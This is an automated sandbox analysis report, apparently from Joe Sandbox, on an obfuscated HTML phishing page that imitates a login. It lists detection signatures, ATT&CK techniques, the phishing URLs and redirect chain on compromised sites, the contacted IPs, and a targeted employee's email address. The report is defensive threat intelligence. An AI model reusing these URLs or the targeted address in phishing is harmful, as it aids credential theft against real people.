ID: 412702
Sample Name: 5781525.html
Cookbook: default.jbs
Time: 21:32:54
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 5781525.html

Overview


General Information

Sample Name:	5781525.html
Analysis ID:	412702
MD5:	963645e8c8c7d2..
SHA1:	85fd4aa0118f6e4..
SHA256:	054dfe9971347a1.
Infos:	

Most interesting Screenshot:



Detection




HTMLPhisher

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Phishing site detected (based on fav…
- Yara detected HtmlPhish10
- Yara detected HtmlPhish44
- Yara detected obfuscated html page
- Phishing site detected (based on im…
- Phishing site detected (based on log…
- HTML body contains low number of …
- HTML title does not match URL
- IP address seen in connection with o…
- Invalid 'forgot password' link found

Classification



Startup

- **System is w10x64**
- chrome.exe (PID: 6060 cmdline: 'C:\Program Files\Google\Chrome\Application\chrome.exe' --start-maximized --enable-automation 'C:\Users\user\Desktop\5781525.html' MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 5616 cmdline: 'C:\Program Files\Google\Chrome\Application\chrome.exe' --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1404,3373839678695000741,8713529130945255826,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1696 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
5781525.html	JoeSecurity_Obshtml	Yara detected obfuscated html page	Joe Security	
5781525.html	JoeSecurity_HtmlPhish_44	Yara detected HtmlPhish_44	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Antivirus detection for URL or domain
- Multi AV Scanner detection for submitted file


Phishing:

- Phishing site detected (based on favicon image match)
- Yara detected HtmlPhish10
- Yara detected HtmlPhish44
- Yara detected obfuscated html page
- Phishing site detected (based on image similarity)
- Phishing site detected (based on logo template match)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 3	OS Credential Dumping	System Service Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modif Syste Partit
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devic Lock
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delet Devic Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap		Carri Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
5781525.html	17%	Virustotal		Browse
5781525.html	100%	Avira	HTML/Redirector.AN	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://esd.rwbdg.com/#aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdvdg==	100%	SlashNext	Fake Login Page type: Phishing & Social Engineering	

Source	Detection	Scanner	Label	Link
http://esd.rwbdg.com/	0%	Avira URL Cloud	safe	
http://https://dns.google	0%	URL Reputation	safe	
http://https://dns.google	0%	URL Reputation	safe	
http://https://dns.google	0%	URL Reputation	safe	
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/app/lib/img/favicon.ico	0%	Avira URL Cloud	safe	
http://esd.rwbdg.com/wild/api.php	0%	Avira URL Cloud	safe	
http://https://writerly.ca/#mdwilson	0%	Avira URL Cloud	safe	
http://esd.rwbdg.com/#aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdvdg==2	0%	Avira URL Cloud	safe	
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/app/nextlogin?csrftoken=MTYyMDg0ODA0OGQzZjE1NGExMzM1YTYz	0%	Avira URL Cloud	safe	
http://esd.rwbdg.com/#aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdvdg==/	0%	Avira URL Cloud	safe	
http://https://kristenbakercoach.com/favicon.ico	0%	Avira URL Cloud	safe	
http://https://www.eaqarat-iran.ir/	0%	Avira URL Cloud	safe	
http://https://kristenbakercoach.com/8&	0%	Avira URL Cloud	safe	
http://https://kristenbakercoach.com/wp-admin/js/redir/check.php2iT	0%	Avira URL Cloud	safe	
http://https://writerly.ca	0%	Avira URL Cloud	safe	
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/app/index?email=mdwilson	0%	Avira URL Cloud	safe	
http://Esd.rwbdg.com/#aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdvdg==%22%20%2F%3E	0%	Avira URL Cloud	safe	
http://esd.rwbdg.com	0%	Avira URL Cloud	safe	
http://https://kristenbakercoach.com/wp-admin/js/redir/?csrftoken=MTYyMDg0ODAzM2QzZjE1NGExMzM1YTYzODE1ZGQ3O	0%	Avira URL Cloud	safe	
http://https://kristenbakercoach.com	0%	Avira URL Cloud	safe	
http://https://www.eaqarat-iran.ir	0%	Avira URL Cloud	safe	
http://https://kristenbakercoach.com/wp-admin/js/redir/check.php/	0%	Avira URL Cloud	safe	
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/app/checkemail?email=mdwilson	0%	Avira URL Cloud	safe	
http://rwbdg.com/	0%	Avira URL Cloud	safe	
http://esd.rwbdg.com/#aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdvdg==2:	0%	Avira URL Cloud	safe	
http://esd.rwbdg.com/favicon.ico	0%	Avira URL Cloud	safe	
http://https://kristenbakercoach.com/wp-admin/js/redir/?referrer=mdwilson	0%	Avira URL Cloud	safe	
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/?email=mdwilson%40esd.wa.gov	0%	Avira URL Cloud	safe	
http://https://kristenbakercoach.comh	0%	Avira URL Cloud	safe	
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/?email=mdwilson%40esd.wa.govSign	0%	Avira URL Cloud	safe	
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/app/lib/img/favicon.ico-	0%	Avira URL Cloud	safe	
http://https://kristenbakercoach.com/wp-admin/js/redir/check.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
writerly.ca	172.67.150.89	true	false		unknown
kristenbakercoach.com	192.254.185.127	true	false		unknown
i0.wp.com	192.0.77.2	true	false		high
googlehosted.l.googleusercontent.com	142.250.185.65	true	false		high
esd.rwbdg.com	103.120.64.61	true	false		unknown
eaqarat-iran.ir	5.144.130.32	true	false		unknown
clients2.googleusercontent.com	unknown	unknown	false		high
code.jquery.com	unknown	unknown	false		high
www.eaqarat-iran.ir	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://esd.rwbdg.com/	false	• Avira URL Cloud: safe	unknown
http://esd.rwbdg.com/wild/api.php	false	• Avira URL Cloud: safe	unknown
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/app/nextlogin?csrftoken=MTYyMDg0ODA0OGQzZjE1NGExMzM1YTYzODE1ZGQ3OGIxZWFkM2UxMWVkOWE0MWJiMDJhMTc1NGEyN2RmZjQ2YzE1NTRmMWZkYWYyNGVmOTViMQ==&email=mdwilson@esd.wa.gov	true		unknown
http://https://kristenbakercoach.com/wp-admin/js/redir/?csrftoken=MTYyMDg0ODAzM2QzZjE1NGExMzM1YTYzODE1ZGQ3OGIxZWFkM2UxMWVkOWE0MWJiMDJkNzNiZjA1MmE2ZjMxNDA1ZGY5YTgwMDNiMThhZTRjMg==	true		unknown


Name	Malicious	Antivirus Detection	Reputation
http://esd.rwbdg.com/#aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdvdg==	true	• SlashNext: Fake Login Page type: Phishing & Social Engineering	unknown
http://esd.rwbdg.com/favicon.ico	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dns.google	0fe43e07-72aa-45bd-9c71-5446d45d43e6.tmp.1.dr, 61f0595b-1646-4806-b570-8a2728771dea.tmp.1.dr, 082d3550-76a6-48f0-be76-54b30bb9e679.tmp.1.dr, a508464e-0920-44e2-bc96-581f1b293411.tmp.1.dr, 4f7d6df5-31e0-4b7d-9859-a360ded4b227.tmp.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/app/lib/img/favicon.ico	Favicons.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://writerly.ca/#mdwilson	History-journal.0.dr, Favicons-journal.0.dr	false	• Avira URL Cloud: safe	unknown
http://esd.rwbdg.com/#aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdvdg==2	History Provider Cache.0.dr	true	• Avira URL Cloud: safe	unknown
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/app/nextlogin?csrftoken=MTYyMDg0ODA0OGQzZjE1NGExMzM1YTYz	History.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://code.jquery.com	0fe43e07-72aa-45bd-9c71-5446d45d43e6.tmp.1.dr, 082d3550-76a6-48f0-be76-54b30bb9e679.tmp.1.dr	false		high
http://esd.rwbdg.com/#aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdvdg==/	History-journal.0.dr	true	• Avira URL Cloud: safe	unknown
http://esd.rwbdg.com/#aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdvdg==	Current Session.0.dr	true	• SlashNext: Fake Login Page type: Phishing & Social Engineering	unknown
http://https://kristenbakercoach.com/favicon.ico	Favicons-journal.0.dr, Favicons.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.eaqarat-iran.ir/	Network Action Predictor.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://kristenbakercoach.com/8&	91be9c6b8d3150fe_0.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://kristenbakercoach.com/wp-admin/js/redir/check.php2iT	Current Session.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://writerly.ca	Current Session.0.dr, 082d3550-76a6-48f0-be76-54b30bb9e679.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/app/index?email=mdwilson	History.0.dr	false	• Avira URL Cloud: safe	unknown
http://Esd.rwbdg.com/#aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdvdg==%22%20%2F%3E	5781525.html	false	• Avira URL Cloud: safe	unknown
http://esd.rwbdg.com	Current Session.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://kristenbakercoach.com/wp-admin/js/redir/?csrftoken=MTYyMDg0ODAzM2QzZjE1NGExMzM1YTYzODE1ZGQ3O	Current Session.0.dr, History-journal.0.dr, Favicons-journal.0.dr, Favicons.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://kristenbakercoach.com	000003.log3.0.dr, 0fe43e07-72aa-45bd-9c71-5446d45d43e6.tmp.1.dr, Current Session.0.dr, 082d3550-76a6-48f0-be76-54b30bb9e679.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.eaqarat-iran.ir	0fe43e07-72aa-45bd-9c71-5446d45d43e6.tmp.1.dr, 082d3550-76a6-48f0-be76-54b30bb9e679.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://kristenbakercoach.com/wp-admin/js/redir/check.php/	History.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/app/checkemail?email=mdwilson	History.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://a.nel.cloudflare.com/report?s=KZBKllTKVh2%2BpqjyoAKr6aVDca7Zvi43xe4jhYTHAfFVfL8ExtCspoyn0Mv9	Reporting and NEL.1.dr	false		high
http://https://code.jquery.com/jquery-3.5.1.js	e222f00a6abb9a7f_0.0.dr	false		high
http://https://clients2.googleusercontent.com	0fe43e07-72aa-45bd-9c71-5446d45d43e6.tmp.1.dr, 082d3550-76a6-48f0-be76-54b30bb9e679.tmp.1.dr, a508464e-0920-44e2-bc96-581f1b293411.tmp.1.dr	false		high
http://rwbdg.com/	e222f00a6abb9a7f_0.0.dr	false	• Avira URL Cloud: safe	unknown
http://esd.rwbdg.com/#aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdvdg==2:	History Provider Cache.0.dr	true	• Avira URL Cloud: safe	unknown
http://https://i0.wp.com	0fe43e07-72aa-45bd-9c71-5446d45d43e6.tmp.1.dr, 082d3550-76a6-48f0-be76-54b30bb9e679.tmp.1.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://kristenbakercoach.com/wp-admin/js/redir/?referrer=mdwilson	History-journal.0.dr, Favicons-journal.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/?email=mdwilson%40esd.wa.gov	Current Session.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://kristenbakercoach.comh	Current Session.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://feedback.googleusercontent.com	manifest.json0.0.dr	false		high
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/?email=mdwilson%40esd.wa.govSign	History.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.eaqarat-iran.ir/wp-admin/js/eng/app/lib/img/favicon.ico-	Favicons.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://kristenbakercoach.com/wp-admin/js/redir/check.php	Current Session.0.dr	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.120.64.61	esd.rwbdg.com	Indonesia		137373	IDNIC-SUITEN-AS-IDPTSUITENINOVASISUKSESID	false
172.67.150.89	writerly.ca	United States		13335	CLOUDFLARENETUS	false
5.144.130.32	eaqarat-iran.ir	Iran (ISLAMIC Republic Of)		59441	HOSTIRAN-NETWORKIR	false
192.0.77.2	i0.wp.com	United States		2635	AUTOMATTICUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
192.254.185.127	kristenbakercoach.com	United States		46606	UNIFIEDLAYER-AS-1US	false
142.250.185.65	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412702
Start date:	12.05.2021
Start time:	21:32:54
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	5781525.html
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.winHTML@44/242@8/9
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .html

